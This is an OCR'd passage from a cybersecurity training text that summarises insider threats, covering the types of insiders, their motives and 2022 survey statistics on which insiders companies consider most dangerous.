
LO#03: Summarize Insider Threats



Insider Threats/Insider Attacks

- An insider is any **employee** (trusted person or people) with **access to critical assets** of the organization
- An insider attack involves using privileged access to intentionally **violate rules** or **cause threats of any form to the organization's information** or information systems
- Such attacks are generally performed by privileged users, **disgruntled employees**, **terminated employees**, accident-prone employees, **third parties**, undertrained staff, etc.

Reasons for Insider Attacks

- **Financial gain**
- **Theft of confidential data**
- **Revenge**
- **Becoming a future competitor**
- **Helping a competitor**
- **Public announcement**

Insider Threat Statistics

According to insider threat statistics for 2022, a majority of companies agree that **privileged users**, **administrators**, and **C-level executives** are the most dangerous insider threat actors

Insider Threats

An insider is any employee (trusted person) who has access to the critical assets of an organization. An insider attack involves using privileged access to violate rules or intentionally cause a threat to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. Insider attacks may cause great loss to the company. Further, they are dangerous because they are easy to launch and difficult to detect.

Insider attacks are generally performed by:

- **Privileged Users**: Attacks may come from the most trusted employees of the company, such as managers and system administrators, who have access to the company's confidential data and a higher probability of misusing the data, either intentionally or unintentionally.
- **Disgruntled Employees**: Attacks may come from unhappy employees or contract workers. Disgruntled employees, who intend to take revenge on the company, first acquire information and then wait for the right time to compromise the organization's resources.
- **Terminated Employees**: Some employees take valuable information about the company with them when terminated. These employees access the company's data after termination using backdoors, malware, or their old credentials if they are not disabled.
- **Accident-Prone Employees**: If an employee accidentally loses their mobile device, sends an email to incorrect recipients, or leaves a system loaded with confidential data logged-in, it can lead to unintentional data disclosure.
- **Third Parties**: Third parties, like remote employees, partners, dealers, and vendors, have access to the company's information. However, the security of their systems is unpredictable and could be a source of information leaks.
- **Undertrained Staff**: A trusted employee becomes an unintentional insider due to a lack of cybersecurity training. They fail to adhere to cybersecurity policies, procedures, guidelines, and best practices.

Companies in which insider attacks are common include credit card companies, health-care companies, network service providers, as well as financial and exchange service providers.

Reasons for Insider Attacks

- **Financial Gain**

  An attacker performs an insider attack mainly for financial gain. The insider sells the company's sensitive information to its competitor, steals a colleague's financial details for personal use, or manipulates the company's financial records or that of its personnel.

- **Steal Confidential Data**

  A competitor may inflict damage upon the target organization, steal critical information, or even put them out of business just by finding a job opening, preparing someone to get through the interview, and having that person hired by the competitor.

- **Revenge**

  It only takes one disgruntled person to seek revenge, and the company is compromised. Attacks may come from unhappy employees or contract workers with negative opinions about the company.

- **Become Future Competitor**

  Current employees may plan to start their own competing business and, by using the company's confidential data, these employees may access the system to steal or alter the company's client list.

- **Perform Competitors Bidding**

  Due to corporate espionage, even the most honest and trustworthy employees can be coerced into revealing the company's critical information through bribery or blackmail.

- **Public Announcement**

  A disgruntled employee may want to make a political or social statement and so leaks or damages the company's confidential data.

Insider Threat Statistics

Source: *https://financesonline.com*

According to insider threat statistics for 2022, a majority of companies agree that privileged users, administrators, and C-level executives are the most dangerous insider threat actors with fraud and financial gains as the main motivation.



Figure 9.13: Graph showing insider threat statistics

